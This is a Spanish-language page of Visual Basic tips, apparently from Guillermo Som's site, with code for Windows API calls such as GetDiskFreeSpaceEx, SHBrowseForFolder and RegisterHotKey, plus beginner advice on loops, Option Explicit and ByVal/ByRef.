Como habrás comprobado, si has usado la función del API GetDiskFreeSpace, el valor que se consigue está bien para unidades de hasta 2 gigas, pero si usas unidades más grandes... esa función se queda pequeña. Puedes ver un ejemplo de cómo usarla en Averiguar el espacio libre de una unidad de disco (32 bits), aunque la función que puse en lugar de devolver el espacio libre, devuelve el espacio total del disco.

El problema que uno se encuentra con esa función es que el valor devuelto es siempre de 2GB incluso para discos con más espacio... pero ese "problemilla" se puede solucionar usando otra función del API. La declaración de esa función para usar con VB no viene en el fichero WINAPI32.txt, pero he creado una declaración para que se pueda usar.
Esta es la declaración que viene en el fichero WINBASE.H

```
WINBASEAPI
BOOL
WINAPI
GetDiskFreeSpaceExA(
    LPCSTR lpDirectoryName,
    PULARGE_INTEGER lpFreeBytesAvailableToCaller,
    PULARGE_INTEGER lpTotalNumberOfBytes,
    PULARGE_INTEGER lpTotalNumberOfFreeBytes
    );
```

El problema se me presentó a la hora de convertir el tipo ese PULARGE_INTEGER, busqué en las definiciones y me encontré con esto en el fichero WINNT.H:

```
#if defined(MIDL_PASS)
typedef struct _ULARGE_INTEGER {
#else // MIDL_PASS
typedef union _ULARGE_INTEGER {
    struct {
        DWORD LowPart;
        DWORD HighPart;
    };
    struct {
        DWORD LowPart;
        DWORD HighPart;
    } u;
#endif //MIDL_PASS
    DWORDLONG QuadPart;
} ULARGE_INTEGER;

typedef ULARGE_INTEGER *PULARGE_INTEGER;
```

La verdad es que no sabía que hacer con esto, salvo usar un tipo definido con dos longs, pero antes de empezar a "probar", rebusqué en los CDs que tengo del MSDN lo que había sobre esta función, la verdad es que no encontré demasiado, por no decir nada... salvo un comentario a cómo poder usar el tipo Currency para valores grandes, ya que es casi un tipo entero de 8 bits, sólo que el resultado obtenido habrá que multiplicarlo por 10000, ya que ese tipo de datos contiene un número con 4 decimales.
Probé y... ¡funcionó! y aquí está la declaración a usar en Visual Basic:

```
Private Declare Function GetDiskFreeSpaceEx Lib "kernel32" Alias "GetDiskFreeSpaceExA" _
    (ByVal lpRootPathName As String, _
    lpFreeBytesAvailableToCaller As Currency, _
    lpTotalNumberOfBytes As Currency, _
    lpTotalNumberOfFreeBytes As Currency) As Long
```

Para usarla, hay que multiplicar por 10000 el valor de los bytes devueltos. Aquí tienes una función que devuelve el espacio total, así como el espacio libre, todo ello en bytes:
En esta función el nombre del path puede estar representado por un nombre UNC: \\Equipo\recurso\

```
Private Function EspacioLibreEx(ByVal lpRootPathName As String)
'lpRootPathName= Directorio raiz de la unidad a examinar

'Valores devueltos por la función:
    Dim ret As Long
    Dim lpFreeBytesAvailableToCaller As Currency
    Dim lpTotalNumberOfBytes As Currency
    Dim lpTotalNumberOfFreeBytes As Currency
    '
    Dim TotalBytes As Currency
    Dim TotalFreeBytes As Currency

    ret = GetDiskFreeSpaceEx(lpRootPathName, _
            lpFreeBytesAvailableToCaller, _
            lpTotalNumberOfBytes, _
            lpTotalNumberOfFreeBytes)

    TotalBytes = lpTotalNumberOfBytes * 10000
    TotalFreeBytes = lpTotalNumberOfFreeBytes * 10000
```

```
    EspacioLibreEx = Format(TotalBytes, "###,###,###") & " / " & _
                     Format(TotalFreeBytes, "###,###,###")

End Function
```

5.- Cambiar la resolución de la pantalla (y el número de colores) (25/Jun)

Esto es algo que lo tenía desde hace tiempo pendiente de poner, pero que al recibir una consulta sobre el tema, me hizo desempolvar la rutina (como ves aún hay gente atrevida que me hace consultas, espero que no cunda el ejemplo)
La cuestión es que he convertido lo que tenía de la MSDN Library y lo he puesto en un form para que sea operativo y permita seleccionar de una lista las resoluciones disponibles, incluso los bits usados para el color, ya sabes: 8 bits son 256 colores.
El código de ejemplo, así como las declaraciones de las funciones y tipos del API las encontrarás en este link.

Funciones del API usadas:
EnumDisplaySettings
ChangeDisplaySettings

8.- Seleccionar un directorio, usando SHBrowseForFolder (4/Jul)

Una función del API para seleccionar sólo un directorio.
En la página de los controles ActiveX tienes un control (y el código) del "selector de directorios" que yo me fabriqué y que, aunque no es estándard, al menos me gusta más que este)

Aquí tienes las declaraciones (las puedes usar en un módulo BAS o en un formulario)

```
'
Const MAX_PATH = 255

Private Enum eBIF
    BIF_RETURNONLYFSDIRS = &H1           'Sólo directorios del sistema
    BIF_DONTGOBELOWDOMAIN = &H2          'No incluir carpetas de red
    BIF_STATUSTEXT = &H4
    BIF_RETURNFSANCESTORS = &H8
    BIF_BROWSEFORCOMPUTER = &H1000       'Buscar PCs
    BIF_BROWSEFORPRINTER = &H2000        'Buscar impresoras
End Enum

Private Type BrowseInfo
    hwndOwner               As Long
    pIDLRoot                As Long            'Especifica dónde se empezará a mostrar
    pszDisplayName          As Long
    lpszTitle               As Long
    ulFlags                 As Long
    lpfnCallback            As Long
    lParam                  As Long
    iImage                  As Long
End Type

Private Declare Function SHBrowseForFolder Lib "shell32.dll" _
        (lpbi As BrowseInfo) As Long

Private Declare Sub CoTaskMemFree Lib "ole32.dll" _
        (ByVal hMem As Long)

Private Declare Function lstrcat Lib "kernel32.dll" Alias "lstrcatA" _
        (ByVal lpString1 As String, ByVal lpString2 As String) As Long

Private Declare Function SHGetPathFromIDList Lib "shell32.dll" _
```

```
        (ByVal pidList As Long, ByVal lpBuffer As String) As Long


'Si se quiere usar en un form, cambiar el public por private
Public Function BrowseForFolder(ByVal hwndOwner As Long, ByVal sPrompt As String, Optional ByVal
vFlags As eBIF) As String
    '
    Dim iNull As Integer
    Dim lpIDList As Long
    Dim lResult As Long
    Dim sPath As String
    Dim udtBI As BrowseInfo
    Dim lFlags As Long

    If Not IsMissing(vFlags) Then
        lFlags = CInt(vFlags)
    End If

    With udtBI
        .hwndOwner = hwndOwner
        .lpszTitle = lstrcat(sPrompt, "")
        .ulFlags = lFlags Or BIF_RETURNONLYFSDIRS
    End With

    lpIDList = SHBrowseForFolder(udtBI)
    If lpIDList Then
        sPath = String$(MAX_PATH, 0)
        lResult = SHGetPathFromIDList(lpIDList, sPath)
        Call CoTaskMemFree(lpIDList)
        iNull = InStr(sPath, vbNullChar)
        If iNull Then
            sPath = Left$(sPath, iNull - 1)
        End If
    Else
        'Se ha pulsado en cancelar
        sPath = ""
    End If

    BrowseForFolder = sPath
End Function
```

Para usarlo:

```
'Para usarlo desde un Form:
        Label1 = BrowseForFolder(Me.hWnd, "Selecciona un directorio")
```

9.- Deshabilitar los botones (y el menú system) de un form Normal o MDI (10/Jul)

Pues eso, ya que hay gente que se pregunta el cómo y aquí tienes la respuesta.
En el código de ejemplo se incluye la forma de quitar TODAS las opciones, incluyendo maximizar, restaurar, etc. y también cómo quitar sólo lo que te interesa.
También incluyo el código para el VB4 de 16 bits.

Este código vale tanto para forms normales como para MDI-Form, además si quitas el menú "Mover", no podrás mover el formulario de sitio.
Hay más constantes, que puedes encontrar en el fichero de las declaraciones del API que se incluyen con el VB.

En la sección de las declaraciones del MDI-Form escribe lo siguiente:

```
'--------------------------------------------------------------------
'Prueba para quitar opciones del menú System de un MDIForm
'
'Para VB4:                                              (27/Oct/97)
```

```
'
'©Guillermo 'guille' Som, 1997-98
'------------------------------------------------------------------

Option Explicit

#If Win32 Then
    'Para 32 bits (VB4 y VB5)
Private Declare Function GetSystemMenu Lib "user32" _
    (ByVal hWnd As Long, ByVal bRevert As Long) As Long
Private Declare Function DeleteMenu Lib "user32" _
    (ByVal hMenu As Long, ByVal nPosition As Long, _
    ByVal wFlags As Long) As Long

#Else
    'Para 16 bits (VB4 y VB3)
Private Declare Function GetSystemMenu Lib "user" (ByVal hWnd%, ByVal bRevert%) As Integer
Private Declare Function DeleteMenu Lib "user" (ByVal hMenu%, ByVal iditem%, ByVal wFlags%) As
Integer
#End If

'Constantes
Const SC_SIZE = &HF000
Const SC_MOVE = &HF010
Const SC_MINIMIZE = &HF020
Const SC_MAXIMIZE = &HF030
Const SC_CLOSE = &HF060
Const SC_RESTORE = &HF120

Const MF_SEPARATOR = &H800
Const MF_BYPOSITION = &H400
Const MF_BYCOMMAND = &H0


Private Sub MDIForm_Load()

#If Win32 Then
    Dim hWnd&, hMenu&, Success&
#Else
    Dim hWnd%, hMenu%, Success%
#End If
    Dim i%

    hWnd = Me.hWnd
    hMenu = GetSystemMenu(hWnd, 0)

    'Quitar todos (va de 0 a 8)
    For i = 8 To 0 Step -1
         Success = DeleteMenu(hMenu, i, MF_BYPOSITION)
    Next

    Exit Sub

    'Usa esto para quitar los menús que te interesen:
    Success = DeleteMenu(hMenu, SC_SIZE, MF_BYCOMMAND)
    'Success = DeleteMenu(hMenu, SC_MOVE, MF_BYCOMMAND)
    Success = DeleteMenu(hMenu, SC_CLOSE, MF_BYCOMMAND)
    Success = DeleteMenu(hMenu, SC_MINIMIZE, MF_BYCOMMAND)
    'Success = DeleteMenu(hMenu, SC_MAXIMIZE, MF_BYCOMMAND)
    'Success = DeleteMenu(hMenu, SC_RESTORE, MF_BYCOMMAND)
End Sub
```

11.- Una API para saber los directorios del Sistema (20/Ago)

Siguiendo con la racha de los últimos días de saber dónde están los distintos directorios del sistema, no sólo Windows ni el System,

que esos ya tienen sus correspondientes funciones del API, sino para otros directorios como el de los Archivos de programa, el Menú de Inicio, el Escritorio, los Cookies, etc.

Esta función no la he visto documentada para usarla en Visual Basic, pero gracias a Francisco Charte que respondiendo en las news dio su dirección de internet (La Torre de Babel) en la que había un pequeño ejemplo para Delphi, pues me "calenté" y la convertí en VB y aquí está, con un pequeño ejemplo en el que se dan todas las constantes para poder usarla con esta función para obtener los distintos directorios.

En este "trozo" de espacio de esta página sólo daré algunas de las constantes y la forma general de obtener los directorios, pero en el ejemplo están todas las constantes que he encontrado en la documentación de Microsoft.

Si quieres los listados con el form de ejemplo, pulsa este link. (SHGetSFP.zip 2.65 KB)

```
'La longitud máxima de un directorio puede ser 260
Const MAX_PATH = 260
'Algunas de las constantes
Const CSIDL_DESKTOP = 0
Const CSIDL_PROGRAMS = 2
Const CSIDL_STARTUP = 7
Const CSIDL_STARTMENU = 11

'La declaración del API:
Private Declare Function SHGetSpecialFolderPath Lib "shell32.dll" Alias "SHGetSpecialFolderPathA" _
    (ByVal hWnd As Long, ByVal sPath As String, _
    ByVal Folder As Long, ByVal Create As Long) As Long


'Para usarla: (en este ejemplo se mostrará el path del directorio de programas del menú de inicio)

    Dim sPath As String

    sPath = String$(MAX_PATH + 1, 0)
    Call SHGetSpecialFolderPath(Me.hWnd, sPath, CSIDL_PROGRAMS, False)
    'Quitarle el CHR$(0) del final
    sPath = Left$(sPath, InStr(sPath, Chr$(0)) - 1)
    MsgBox "El directorio de los Archivos de programa está en: " & vbCrLf & sPath
```

Nota del 11/May/2001:
Si quieres saber otros directorios, por ejemplo Archivos de programa, Windows, etc. puedes usar la clase cQueryReg. Por ejemplo para saber el directorio de Archivos de programa, tendrías que hacer algo así:

```
'
Dim oQR As cQueryReg
Set oQR = New cQueryReg
Label1.Caption = oQR.GetFolder("ProgramFilesDir")
```

¡Que lo disfrutes!

12.- Saber si un form se muestra Modal o Normal (28/Ago)

Esto está sacado de un artículo para VB de 16 bits de la Knowledge Base de Microsoft, la adaptación ha sido fácil, ya que sólo he tenido que cambiar la declaración del API.
El truco consiste en saber si el formulario que muestra modal o no modal a un segundo formulario está habilitado o no.

Ya sabes que cuando se muestra un form de forma modal, los demás formularios de la aplicación están deshabilitados hasta que se oculte o cierre el formulario modal, por tanto se usa GetWindowLong y se comprueba si el estilo del primer form está deshabilitado o no.

Veamos el código de ejemplo.
Crea un proyecto con 2 forms, en el Form1, añade un botón (Command1) y lo mismo en el Form2.

```
'FORM1
Option Explicit

Private Sub Command1_Click()
    ' Flip between "Modeless" and "Modal" display states.
    Static ShowStyle As Long

    Unload Form2
    Form2.Show ShowStyle
    ShowStyle = (ShowStyle + 1) Mod 2
    If ShowStyle Then
        Command1.Caption = "Mostrar Form2: Modal"
    Else
        Command1.Caption = "Mostrar Form2: No Modal"
    End If
End Sub


Private Sub Form_Load()
    Command1.Caption = "Mostrar Form2: No Modal"
End Sub


'FOM2
'
'How to Determine Display State of a VB Form, Modal or Modeless
'PSS ID Number: Q77316
'
Option Explicit

Const GWL_STYLE = (-16)
Const WS_DISABLED = &H8000000

'$Añadido por Guillermo 'guille' Som, 28/Ago/1998
Private Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" _
    (ByVal hWnd As Long, ByVal nIndex As Long) As Long

Private Sub Command1_Click()
    Unload Me
End Sub

Private Sub Form_Paint()
    Dim WinStyle As Long

    ' Get the Window Style for Form1.
    WinStyle = GetWindowLong(Form1.hWnd, GWL_STYLE)
    If WinStyle And WS_DISABLED Then
       ' The WS_DISABLED style is set on "FORM1" when "FORM2"
       ' is displayed with the Modal flag (Show 1).
       Caption = "Se muestra: Modal"
    Else
       ' The WS_DISABLED style is not set on "FORM1" when "FORM2"
       ' is displayed with the Modeless flag (Show or Show 0).
       Caption = "Se muestra: Modeless (no modal)"
    End If
End Sub
```

14.- timeGetTime, un temporizador más preciso que GetTickCount (31/Ago)

Este temporizador, también llamado temporizador multimedia, tiene mayor precisión que GetTickCount, a saber:

La precisión de **GetTickCount** es (aproximadamente)
de 10 milisegundos en Windows NT 3.5 o superior
de 16 ms. en Windows NT 3.1
de 55 ms. en Windows 95 o superior

Por el contrario, la precisión de **timeGetTime** es:
1 milisegundo en Windows 95, y de
5 milisegundos o más, (es configurable), en Windows NT

Tanto uno como el otro, se basan en el tiempo transcurrido desde que se inicio Windows y se vuelve a poner a cero cuando han transcurrido 2^32 milisegundos, es decir después de 49.7 días.

Estas son las declaraciones del API para estas funciones:

```
Declare Function timeGetTime Lib "winmm.dll" () As Long

Declare Function GetTickCount Lib "kernel32.dll" () As Long
```

Si quieres ver un ejemplo de cómo usar estas funciones, pulsa en este link que te llevará a la página con la clase cGetTimer, en la cual hay un ejemplo en el que se usan los dos temporizadores.

18.- Enumerar los usuarios de nuestro equipo (profiles) (15/Oct)

Este ejemplo es para saber los diferentes usuarios que tienen acceso a nuestro equipo (profiles).
Para saberlo, he usado la clase cQueryReg (revisión 2 del 14/Oct/98), que permite enumerar claves y valores del registro del sistema, en este caso la entrada del registro que nos interesa es:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProfileList

Con el siguiente código, (te recuerdo que necesitas la nueva versión de cQueryReg), se mostrarán en un combo los usuarios, para ello se leen las subclaves que hay en la clave indicada anteriormente, dentro de estas claves habrá más información sobre el usuario, pero aquí sólo vamos a mostrar los nombres.

Nota: deberás tener un formulario con un comboBox llamado cboProfiles.

```
'
Option Explicit

Private m_QR As cQueryReg       'Clase de manipulación del registro
Private colKeys() As String     'Array para guardar los nombres/contenidos


Private Sub Form_Load()
    'Leer del registro los usuarios disponibles
    'y añadirlos al combo
    '
    Dim sKey As String
    Dim i As Long

    Set m_QR = New cQueryReg
    'Borrar el contenido de colKeys
    ReDim colKeys(0)
    cboProfiles.Clear

    cmdConectar.Enabled = False

    'Los usuarios disponibles están en:
    sKey = "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProfileList"
    'como mínimo tener el valor por defecto
    cboProfiles.AddItem ".Default"
    'Leer los nombres de las claves disponibles
    If m_QR.EnumKeys(colKeys(), sKey) Then
        For i = 1 To UBound(colKeys)
            cboProfiles.AddItem colKeys(i)
        Next
    End If
    cboProfiles.ListIndex = 0
End Sub
```

19.- Registrar Hot-Keys con nuestra aplicación... para activarla por ejemplo (07/Dic)

Con este ejemplo lo que se hará es asignar las teclas Ctrl+F para que al pulsa esa combinación de teclas, se active nuestra aplicación.
No he hecho pruebas con una aplicación real, pero todo será cuestión de hacerlo...

Para hacer la prueba, crea un nuevo proyecto y añade el siguiente código:

```
'------------------------------------------------------------------
'Prueba para registrar una combinación de teclas        (06/Dic/98)
'y activar la aplicación al recibirlas...
'
'El código para esperar a que se reciban los mensajes, está
'inspirado en el código de Francisco Charte para usar Drag&Drop
'con el VB4
'
'©Guillermo 'guille' Som, 1998
'------------------------------------------------------------------
Option Explicit

Private Declare Function RegisterHotKey Lib "user32" _
        (ByVal hWnd As Long, ByVal id As Long, ByVal fsModifiers As Long, ByVal vk As Long) As Long
Private Declare Function UnregisterHotKey Lib "user32" (ByVal hWnd As Long, ByVal id As Long) As
Long

Private Const MOD_ALT = &H1
Private Const MOD_CONTROL = &H2
Private Const MOD_SHIFT = &H4

Private Const WM_HOTKEY = &H312

'Tipos de datos para las funciones del API
Private Type POINTAPI
    x As Long
    y As Long
End Type

Private Type Msg
    hWnd As Long
    message As Long
    wParam As Long
    lParam As Long
    time As Long
    pt As POINTAPI
End Type 'MSG

Private Const PM_REMOVE = &H1

'funciones para recibir los mensajes de windows
Private Declare Function PeekMessage Lib "user32" Alias "PeekMessageA" _
        (lpMsg As Msg, ByVal hWnd As Long, ByVal wMsgFilterMin As Long, _
         ByVal wMsgFilterMax As Long, ByVal wRemoveMsg As Long) As Long
Private Declare Function WaitMessage Lib "user32" () As Long

Private Termina As Boolean


Private Sub ProcesaMensajes()
    'Para leer mensajes de la cola
    Dim Mensaje As Msg

    'Mientras Termina no sea True
    Do While Not Termina
        'esperamos a que llegue un mensaje
```

```
        WaitMessage
        'Si ese mensaje es WM_HOTKEY
        If PeekMessage(Mensaje, Me.hWnd, WM_HOTKEY, WM_HOTKEY, PM_REMOVE) Then
            'Restauramos el formulario al estado normal
            'por si está minimizado
            WindowState = vbNormal
            'Mostramos el form
            Show
        End If
        'permitimos el trabajo de otros procesos
        DoEvents
    Loop
End Sub

Private Sub Form_Load()
    'registrar las teclas para activación de esta aplicación
    Dim ret As Long

    Termina = False

    'La tecla Crtl+F será la que activará este formulario
    ret = RegisterHotKey(Me.hWnd, &HBFFF&, MOD_CONTROL, vbKeyF)
    'If ret Then
    '    Label2 = "Se ha registrado de forma correcta el Hot-Key"
    'Else
    '    Label2 = "No se ha registrado el Hot-Key"
    'End If

    'Hay que mostrar el form
    'sino entrará en el bucle de espera de mensajes sin mostrarse
    Show
    ProcesaMensajes
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Termina = True
    'Quitar la Hot-Key registrada
    Call UnregisterHotKey(Me.hWnd, &HBFFF&)
End Sub
```

Este truquillo o forma de hacerlo ha sido gracias a una pregunta en los grupos de noticias de Laura Casanova:

> Estoy haciendo un programa en el que debo capturar una secuencia de teclas, me han comentado que con la funcion RegisterHotKey se puede conseguir, alguien me puede explicar como funciona la funcion RegisterHotKey.
> Gracias

Para Novatos

y otras cosillas: incluso para VB3, etc.

Actualizado el 11/Ene/2003 (9-Dic-1997)

Contenido: Novato = Al_que_empieza

Los links:

1. Cuidado al dimensionar varias variables con un solo DIM (11/Ene/2003)

Los links del año 1997:

1. (24/Ene) Bucles For
2. (24/Ene) Usa siempre Option Explicit
3. (24/Ene) Hacer comparaciones sin importar que sean mayúsculas o minúsculas
4. (25/Ene) Evitar que un sub entre en un bucle sin fin...
5. (15/Feb) Sobre los argumentos con ByVal y ByRef
6. (15/Feb) Cuidado con las cadenas pasadas al API de Windows con ByVal
7. (22/Feb) Efecto ToolTip para VB 2.0 y superior
8. (5/Mar) Comparaciones más rápidas con IF...THEN
9. (24/Mar) Los declaraciones de Funciones del API y Tipos definidos en un Form o módulo de Clase
10. (24/Mar) La visibilidad de las variables
11. (24/Mar) El Tipo de las variables por defecto
12. (8/Abr) Listados de ejemplo para crear un ToolBar, ToolTips y efectos 3D para VB3
13. (6/Jul) Evitar que una aplicación se cargue por segunda vez (**VB2 y posteriores**)
14. (9/Jul) Evitar los eventos en cascada... ¿te suena el OUT OF STACK SPACE?

1.- Bucles For

Me imagino que sabes hacer un bucle For. Lo que voy a contarte es como hacer que funcione más rápido.

Usa variables enteras para el índice
Procura no hacer cálculos dentro del bucle, de valores que no van a cambiar
No indiques la variable del bucle después de Next
No salgas con GOTO, (¿alguien lo usa todavía?), de un bucle For

Listado 1 (correcto, pero...)

```
' Las variables x, y, b serán del tipo por defecto (Variant)
Dim x, y, b, a$

a$="Hola Mundo"

For x=1 To 10
   b = Len(a$)
   For y = 1 To b
      If Mid$(a$, y, 1) = Chr$(32) Then
```

```
            GoTo OtraLinea
         End If
      Next y
OtraLinea:
Next x
```

Listado 2 (pues, eso...)

```
Dim x As Integer, y As Integer, b As Integer, a$

a$="Hola Mundo"

b = Len(a$)
For x=1 To 10
   For y = 1 To b
      If Mid$(a$, y, 1) = Chr$(32) Then
         Exit For
      End If
   Next
Next
```

2.- Usa siempre Option Explicit

Acostúmbrate a indicar siempre que sea necesario declarar las variables.
Esta opción era una de las pocas cosas que me gustaban de C o Pascal, ya que si no te acostumbras a declarar las variables, al final acabas creando muchas más de las que necesitas.
Antes, (léase Qbasic, GWBASIC, etc.), tenía excusa. Ahora no! Ya que puedes obligarte a declarar las variables, si indicas al inicio del código: Option Explicit
Visual Basic puede hacerlo por ti, si se lo indicas en las opciones del proyecto...
Menú Tools, solapa Environment, opción: Require Variable Declaration

La ventaja: que si te equivocas al escribir una variable, ¿a quién no le ha ocurrido?, VB te indicará que no existe.
La desventaja: Que tienes que declarar todas las variables con Dim, etc.
Ya sabes que si no declaras una variable, y por supuesto no tienes la orden Option Explicit, Visual Basic le asigna por defecto el tipo Variant y la crea si no existe. Con los arrays, crea los valores de 0 a 10.
Por tanto puede que incluso estés desperdiciando memoria:

1. Variant ocupa más espacio de memoria que cualquier otro tipo
2. Puede que sólo necesites un array de 5 elementos, el resto que no necesitas, está ocupando memoria que puede ser necesaria para otras cosas: velocidad, más variables, etc.

3.- Hacer comparaciones sin importar que sean mayúsculas o minúsculas

Es muy fácil creer, sobre todo para el no iniciado, que "Hola" es lo mismo que "HOLA"
Para VB, o cualquier otro lenguaje, no es así. Estos trabajan comparando carácter por carácter, y la A (a mayúsculas, código ASCII 65), no es igual a la a (a minúscula, código ASCII 97)
Si en a$ esperamos una entrada que sea igual a "Clave", al hacer esta comparación, puede que pienses que estás comprobándolo correctamente:
If a$ = "Clave" Then...
Pero el usuario, puede haber escrito "clave" o "CLAVE", (hay mucha gente que todo lo escribe en mayúsculas...), y la condición no se cumple.
Para "arreglarlo", podemos hacerlo de la siguiente forma:
If Ucase$(a$) = "CLAVE" Then... o
If LCase$(a$) = "clave" Then...
Pero hay otra forma, con la que no tenemos que preocuparnos de cómo se introduzcan los datos, cualquiera de las formas que usemos para comprobarlo, dará un resultado TRUE en la comparación...
¿Cómo?

Indicando OPTION COMPARE TEXT en el inicio del módulo en el que hagamos la comparación.
OJO, sólo a nivel de módulo y en el módulo que se especifique.
De esta forma, el usuario puede escribir "CLAVE" y esta comparación se cumplirá:
If a$ = "Clave" Then...

4.- Evita que al cambiar un ListBox entre en un bucle sin fin.

Para hacer esto, yo uso variables estáticas mientras cambio un ComboBox o un ListBox...
Ya sabes que las variables estáticas conservan el valor entre cada llamada.
A diferencia de las locales-dinámicas, que se generan cada vez que entras en un Sub.
También puedes usar una variable a nivel de módulo, en lugar de una estática.
Ya que la estática es visible sólo por ese Sub, mientras que la variable a nivel de módulo, es visible por todo el módulo, o por toda la aplicación, si está declarada como Pública o Global.

```
Sub Combo1_Change()
    Static YaEstoy as Boolean

    If YaEstoy Then Exit Sub

    YaEstoy = True

    'El código...

    YaEstoy = False
End Sub
```

5.- Sobre los argumentos con ByVal y ByRef: Argumentos por Valor o por Referencia (15/Feb)

Cuando VB pasa una variable a un procedimiento, lo hace por referencia, es decir, le dá al procedimiento la variable, de modo que cualquier cambio que se haga en dicha variable, se reflejará en el contenido de la misma. ¿Lógico? Se supone, ya que estamos acostumbrados a que así sea, (me refiero a los programadores de Basic). Si queremos pasar sólo el valor de una variable, debemos ponerla entre paréntesis, de esta forma cualquier cambio que el procedimiento realice en la variable, no será "actualizado" al contenido de la misma... Esta bien, veamos unos ejemplos...
Tenemos un sub que recibe dos variables y le suma a la primera el valor de la segunda:

```
Sub Sumar (A As Integer, B As Integer)
    A = A + B
End Sub
```

Veamos que ocurre con esto del valor y la referencia:

```
'Parámetros por referencia
M = 5
N = 3
Sumar M, N
Print M 'Imprimirá 8, 5+3

'Parámetros por valor
M = 5
N = 3
Sumar (M), N
Print M 'Imprimirá 5, ya que no se cambia el valor
```

En el segundo ejemplo, la llamada al procedimiento, podríamos haberlo puesto también de esta forma:
Sumar ByVal M, N

El valor de la variable M, al pasarse por valor, no se modifica en el suprograma Sumar, ya que lo que recibe este Sub es una copia con el valor de la variable, no una *referencia* a la dirección de memoria en la que la variable almacena el valor.

Todo esto viene a cuento de que en ocasiones, necesitamos manejar una varibale en un procedimiento, pero no nos interesa que se modifique "accidentalmente" el valor. Este no sería el caso del Sub Sumar, ya que la intención es modificar el valor del primer parámetro. Veamos otro ejemplo, pero esta vez con cadenas de caracteres. (la aclaración de **caracteres** es para el que aún no se ha enterado que normalmente en basic cuando uno se refiere a cadenas, se hace referencia a las cadenas de caracteres, de nada.)
Esta función, que de paso puede sernos de utilidad, recibe dos cadenas, y devolverá el resultado de "extraer" de la primera, el contenido de la segunda; en caso de que la segunda no esté dentro de la primera, se devuelve la primera completa.
Por ejemplo:
Extrae("Hola mundo","mundo") devolvería "Hola " y
Extrae("Hola mundo","gente") devolvería "Hola mundo"
Veamos la declaración de esta función

```
' Listado 1
Public Function Extrae( Cadena As String, Parte As String) As String
    Dim i As Integer

    i = Instr(Cadena, Parte)
    If i Then
        Extrae = Left$(Cadena, i-1) & Mid$(Cadena, i + Len(Parte))
    Else
        Extrae = Cadena
    End If
End Function
```

Tal como se manejan los datos en esta declaración, ni Cadena ni Parte se modifican. Pero podríamos tener el código "mal" definido y por "accidente" cambiar estos valores. Vemoslo con una modificación de la función, para que el valor devuelto no tenga espacios delante ni detrás:

```
' Listado 2
Public Function Extrae( Cadena As String, Parte As String) As String
    Dim i As Integer

    Cadena = Trim$(Cadena)
    i = Instr(Cadena, Parte)
    If i Then
        Cadena = Trim$(Left(Cadena, i-1)) & Trim$(Mid$(Cadena, i+Len(Parte)))
    End If
    Extrae = Cadena
End Function
```

Ahora tanto Cadena, como Extrae devolverían lo mismo. Pero puede que nos interese que Cadena siga teniendo el valor original. Esto podemos solventarlo de dos formas:
La primera, usando una variable temporal:

```
' Listado 3
Public Function Extrae( Cadena As String, Parte As String) As String
    Dim i As Integer
    Dim sTmp As String

    sTmp = Trim$(Cadena)
    i = Instr(sTmp, Parte)
    If i Then
        sTmp = Trim$(Left(sTmp, i-1)) & Trim$(Mid$(sTmp, i+Len(Parte)))
    End If
    Extrae = sTmp
```

```
End Function
```

La segunda, cambiado la definición del parámetro Cadena para que sea por valor: en el listado 2, cambiar la definición de la función para que esté de esta forma:
Public Function Extrae(ByVal Cadena As String, Parte As String) As String
De esta forma, no se reflejará ningún cambio en Cadena y no tendremos que usar otra variable, para hacer el trabajo.

Resumiendo:
ByRef (por Referencia) es la forma por defecto y se pasa la variable, o mejor dicho: se pasa la dirección en donde se almacenan los datos de esa variable, después verás a que viene esta aclaración.
ByVal pasa sólo el valor.

El siguiente apartado, te muestra las precauciones que debes tener con lo que se ha comentado, cuando se pasan valores a las API de Windows.

6.- Cuidado con las cadenas pasadas al API de Windows con ByVal (15/Feb)

Normalmente las llamadas al API, se hacen por valor, que es la forma que tiene el lenguaje C de hacerlo.
Según lo expuesto en el apartado anterior, si se pasan variables por valor, estamos pasando el valor de la variable y por tanto no se modificará su contenido: **PUES NO...** Bueno, **no** cuando al API de Windows se refiere y si se trata de cadenas.
En el caso de las cadenas pasadas al API con ByVal, se le está pasando la dirección que apunta a los datos, (puntero o referencia a la variable, según los señores de **C**), por tanto la función podrá "libremente" modificar el contenido de la "susodicha" cadena.
Por tanto: precaución. Y para ser precavidos, pues eso: mejor prevenir que curar.
Cuando pasemos cadenas al API de Windows, u otro API cualquiera que use funciones en formato del lenguaje C, debemos asegurarnos que las cadenas son suficientemente largas, para que almacene el valor que deba almacenar.
La precaución: no ser "roñosos" a la hora de declarar la variable.
Por ejemplo, si queremos usar una función que devuelve una cadena, como sería el caso de GetWindowsDirectory, que devuelve el directorio de Windows:

```
Declare Function GetWindowsDirectory Lib "Kernel32" Alias "GetWindowsDirectoryA" _
                (ByVal lpBuffer As String, ByVal nSize As Long) As Long

Dim WinDir As String
Dim Cadena As String
Dim ret As Long

Cadena = String$(300, Chr$(0))
ret = GetWindowsDirectory(Cadena, Len(Cadena))
WinDir = Left$(Cadena, ret)     'Esta sería la forma "lógica" de obtener el valor
'Pero podemos "rizar el rizo" y hacerlo de esta otra:
WinDir = Left$(Cadena, Instr(Cadena, Chr$(0)) - 1)
```

Fijate en que he puesto dos formas de asignar a WinDir el directorio de Windows.
La primera es la que se debería hacer, ya que el valor devuelto por la función GetWindowsDirectory es la longitud de la cadena resultante.
Mientras que la segunda es una forma genérica de obtener las cadenas cuando es una función escrita en C la que la devuelve. Y es por la razón de que las cadenas en C, normalmente, siguen el formato ASCIIZ, es decir una cadena acabada en el carácter de código ASCII 0 (cero)

Lo que quiero decir con todo este rollo, es que debemos ser generosos con la longitud de las cadenas pasadas a funciones del API, si sabemos que son directorios o archivos los valores que van a devolver, con una longitud de 260, sería más que suficiente, ya que este valor es el máximo soportado por los nombres largo. Este valor, está definido en la constante MAX_PATH del SDK del API de Windows.
Por cierto en el fichero Win32API.TXT está mal, ya que indica que son 32 caracteres, cualdo deberían ser 260.

7.- Efecto ToolTip para Visual Basic 2.0 y superiores (22/Feb)

Este programa es para hacer el efecto ToolTip.
Adjunto un listado de ejemplo, válido para todos los VB a partir de la versión 2 incluida.

Si quieres echarle un vistazo al listado de la rutina que se encarga de hacer el efecto, pulsa aquí. Está en formato TXT para que puedas verlo directamente con el browser.

Listado de ejemplo en formato zip (tooltip.zip 3.27 KB)

8.- Comparaciones más rápidas con IF...THEN (5/Mar)

Este es un truco "antiguo", pero que aún sirve. Lo he sacado de una revista que tenía de mis tiempos del VIC-20.
